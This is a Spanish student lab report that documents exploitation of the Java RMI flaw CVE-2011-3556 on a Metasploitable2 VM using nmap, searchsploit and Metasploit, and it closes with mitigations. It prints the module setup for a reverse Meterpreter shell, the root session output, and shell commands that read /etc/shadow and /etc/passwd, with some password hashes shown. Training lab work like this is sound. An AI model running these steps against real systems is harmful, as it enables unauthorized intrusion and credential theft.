

Ingeniería en Datos e Inteligencia Organizacional

Asignatura:

Seguridad de datos

Actividad:

REPORTE DE EXPLOTACIÓN DE VULNERABILIDAD

Alumna:

Samantha Camila Duran González 220300741

12/05/2026



REPORTE DE EXPLOTACIÓN DE VULNERABILIDAD

Este reporte muestra cómo se explotó la vulnerabilidad **CVE-2011-3556** en **Java RMI** (puerto **1099**) en **Metasploitable2**, permitiendo ejecutar código sin autenticación. Como resultado, se obtuvo una sesión **Meterpreter con permisos root**, se accedió a información sensible y se evidenció el riesgo de dejar servicios expuestos con configuraciones por defecto inseguras.

Impactos:

- Acceso a `/etc/shadow` y `/etc/passwd` con credenciales del sistema
- Capacidad de modificar cualquier archivo con privilegios root
- Control total del sistema comprometido
- Explotación sin necesidad de credenciales previas

2. ENTORNO DE LABORATORIO

ROL	MÁQUINA	IP	SISTEMA OPERATIVO
Atacante	Kali Linux 2026.1	192.168.56.106	Kali Linux (Debian-based)
Víctima	Metasploitable2	192.168.56.105	Ubuntu 8.04 (Kernel 2.6.24-16-server)
Anfitrión	Windows 11	192.168.56.1	Windows 11 Host VirtualBox

HERRAMIENTA	VERSIÓN	PROPÓSITO
Metasploit Framework	v6.4.116-dev	Plataforma de explotación
Nmap	7.98	Escaneo de puertos y detección de versiones
searchsploit	Incluido en Kali	Búsqueda de exploits en Exploit-DB
java/meterpreter/reverse_tcp	Payload MSF	Sesion Meterpreter hacia Kali

3. DESCRIPCIÓN TÉCNICA DE LA VULNERABILIDAD

Qué es Java RMI?

Java RMI (Remote Method Invocation) es una tecnología de Java que permite ejecutar métodos de objetos ubicados en máquinas remotas como si fueran locales. El RMI Registry (puerto 1099) actúa como directorio de objetos remotos disponibles en la red.


Causa Raíz de la Vulnerabilidad

En versiones antiguas, Java RMI deserializa objetos enviados sin validarlos, lo que permite que un atacante mande un objeto malicioso y ejecute comandos en el sistema, a menudo con privilegios root. Esta falla es deserialización/serialización insegura (CWE-502) y es crítica porque permite ejecución remota de código sin autenticación ni interacción del usuario.

Configuración de red — Kali Linux (ip a)

4. FASE 1 — RECONOCIMIENTO

4.1



```
Session Actions Edit View Help
inet 192.168.56.106/24 brd 192.168.56.255 scope global dynamic noprefixroute
ute eth0
    valid_lft 427sec preferred_lft 427sec
inet6 fe80::5984:b99b:1406:c12/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:3c:ed:3c brd ff:ff:ff:ff:ff:ff
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth1
    valid_lft 86227sec preferred_lft 86227sec
inet6 fd00::cf96:6a1a:1d94:be54/64 scope global dynamic noprefixroute
    valid_lft 86232sec preferred_lft 14232sec
inet6 fe80::8348:2b7c:1cc3:e9f1/64 scope link noprefixroute
    valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping -c 3 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data:
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=2.24 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=11.2 ms
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=1.20 ms

— 192.168.56.105 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.201/4.870/11.167/4.472 ms


(kali@kali)-[~]
$
```

Verificación de Conectividad (Ping)

Se verificó la conectividad entre Kali Linux (atacante) y Metasploitable2 (víctima):

```
ping -c 4 192.168.56.105
```

Ping exitoso: 4 paquetes transmitidos, 0% pérdida — Conectividad confirmada entre 192.168.56.106 y 192.168.56.105



```
kali@kali: ~  
Session Actions Edit View Help  
inet6 fe80::8348:2b7c:1cc3:e9f1/64 scope link noprefixroute  
valid_lft forever preferred_lft forever  
  
(kali@kali)-[~]  
$ ping -c 3 192.168.56.105  
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.  
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=2.24 ms  
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=11.2 ms  
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=1.20 ms  
  
— 192.168.56.105 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2006ms  
rtt min/avg/max/mdev = 1.201/4.870/11.167/4.472 ms  
  
(kali@kali)-[~]  
$ ping -c 4 192.168.56.105  
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.  
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=35.3 ms  
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=12.9 ms  
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=3.43 ms  
64 bytes from 192.168.56.105: icmp_seq=4 ttl=64 time=62.8 ms  
  
— 192.168.56.105 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3153ms  
rtt min/avg/max/mdev = 3.432/28.612/62.775/22.869 ms  
  
(kali@kali)-[~]  
$
```

4.2 Escaneo de Puerto 1099 con Nmap

Se realizó un escaneo enfocado en el puerto 1099 para identificar el servicio Java RMI:

```
nmap -sV -p 1099 192.168.56.105
```

Puerto 1099/tcp abierto con servicio java-rmi GNU Classpath grmiregistry — versión vulnerable a CVE-2011-3556 confirmada.

4.3 Búsqueda de Exploits con searchsploit

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ping -c 4 192.168.56.105  
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.  
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=35.3 ms  
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=12.9 ms  
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=3.43 ms  
64 bytes from 192.168.56.105: icmp_seq=4 ttl=64 time=62.8 ms  
  
— 192.168.56.105 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3153ms  
rtt min/avg/max/mdev = 3.432/28.612/62.775/22.869 ms  
  
(kali@kali)-[~]  
$ nmap -sV -p 1099 192.168.56.105  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-12 20:11 -0400  
Nmap scan report for 192.168.56.105  
Host is up (0.011s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
MAC Address: 08:00:27:2E:01:A3 (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 7.34 seconds  
  
(kali@kali)-[~]  
$
```

Con el servicio identificado se buscaron exploits públicos en la base de datos Exploit-DB: searchsploit java rmi

5. FASE 2 — EXPLOTACIÓN


5.1 Error en Metasploitable2 (Identificación de Máquina Correcta)

Durante la práctica se intentó ejecutar Metasploit en Metasploitable2 por error. El sistema mostró que el comando no existe, confirmando que Metasploit debe ejecutarse únicamente en Kali Linux (la máquina atacante).

```
Simple Text Editor  
kali@kali: ~  
Session Actions Edit View Help  
Power Manager  
Your Battery is discharged  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
MAC Address: 08:00:27:2E:01:A3 (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 10.37 seconds  
  
(kali@kali)-[~]  
$ searchsploit java rmi  
  
Exploit Title | Path  
CatDV 9.2 - RMI Authentication Bypass | java/remote/49621.java  
HPE iMC 7.3 - RMI Java Deserialization | windows/remote/43927.txt  
Java - RMIConnectionImpl Deserialization P | multiple/remote/16305.rb  
Java RMI - Server Insecure Default Configu | multiple/remote/17535.rb  
Jenkins CLI - RMI Java Deserialization (Me | java/remote/38983.rb  
LANSA axes Web Terminal TN5250 - 'axes_def | java/webapps/35683.txt  
Liferay Portal 6.2.5 - Insecure Permission | java/webapps/51244.py  
Neo4j 3.4.18 - RMI based Remote Code Execu | java/remote/50170.java  
Oracle WebLogic 12.1.2.0 - RMI Registry Un | multiple/webapps/44998.py  
  
Shellcodes: No Results  
  
(kali@kali)-[~]  
$
```


5.2 Inicio de Metasploit Framework en Kali

```
sudo systemctl start postgresql msfconsole
```




5.3 Búsqueda del Módulo

```
search java_rmi_server
```

5.4 Carga del Módulo y Verificación

```
use exploit/multi/misc/java_rmi_server show options
```



5.5 Configuración de Parámetros

set RHOSTS 192.168.56.105 set LHOST 192.168.56.106 set LPORT 4444
show options

```
[*] 192.168.56.105:1099 - Sending RMI Call ...
[*] 192.168.56.105:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.106:4444 → 192.168.56.105:55805)
    at 2026-05-12 20:37:34 -0400

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```

PARÁMETRO	VALOR	DESCRIPCIÓN
RHOSTS	192.168.56.105	IP de la víctima (Metasploitable2)
RPORT	1099	Puerto del servicio Java RMI
LHOST	192.168.56.106	IP del atacante (Kali Linux)
LPORT	4444	Puerto del listener reverse shell
Payload	java/meterpreter/reverse_tcp	Sesion Meterpreter Java

5.6 Ejecucion del Exploit

exploit


```
[*] 192.168.56.105:1099 - Sending RMI Call ...
[*] 192.168.56.105:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.106:4444 → 192.168.56.105:55805)
    at 2026-05-12 20:37:34 -0400

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

6. FASE 3 — POST-EXPLOTACIÓN E IMPACTO

6.1 Verificación de Privilegios Root (Meterpreter)

getuid sysinfo



```
kali@kali: ~
Session Actions Edit View Help
System Language : en_l
Meterpreter      : java
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > shell

Process 1 created.
Channel 1 created.
id
whoami
cat /etc/shadow
cat /etc/passwd
uname -auid=0(root) gid=0(root)
root
root:$1$/avpf8J1$X0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
```

SESION METERPRETER ROOT OBTENIDA: Server username: root —
Control total del sistema sin credenciales.

COMANDO	RESULTADO	SIGNIFICADO
getuid	Server username: root	Privilegios de ADMINISTRADOR confirmados
Computer	metasploitable	Sistema comprometido identificado
OS	Linux 2.6.24-16-server (i386)	Kernel y arquitectura de la víctima
Meterpreter	java/linux	Sesion Java activa en Linux

6.2 Extracción de Información del Sistema (Shell)

```
shell id whoami cat /etc/shadow cat /etc/passwd
```

```
kali@kali: ~
Session Actions Edit View Help
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Tabla de datos

ASPECTO	JAVA RMI CVE-2011-3556
Puerto	1099 (Java RMI Registry)
Tecnología	Java Remote Method Invocation
Tipo de Vulnerabilidad	Deserializacion insegura de objetos Java
Shell Obtenida	Meterpreter (shell avanzado Java)
Autenticación	No requerida
Resultado	Sesion Meterpreter root
CVSS v2	7.5 (Alto)

CONCLUSIÓN

En conclusión, la CVE-2011-3556 muestra que un Java RMI expuesto y con configuración por defecto puede ser comprometido sin autenticación, permitiendo control total del sistema. La práctica confirma el impacto y la importancia de mitigar con actualización de Java, restricción por firewall y eliminación de servicios innecesarios.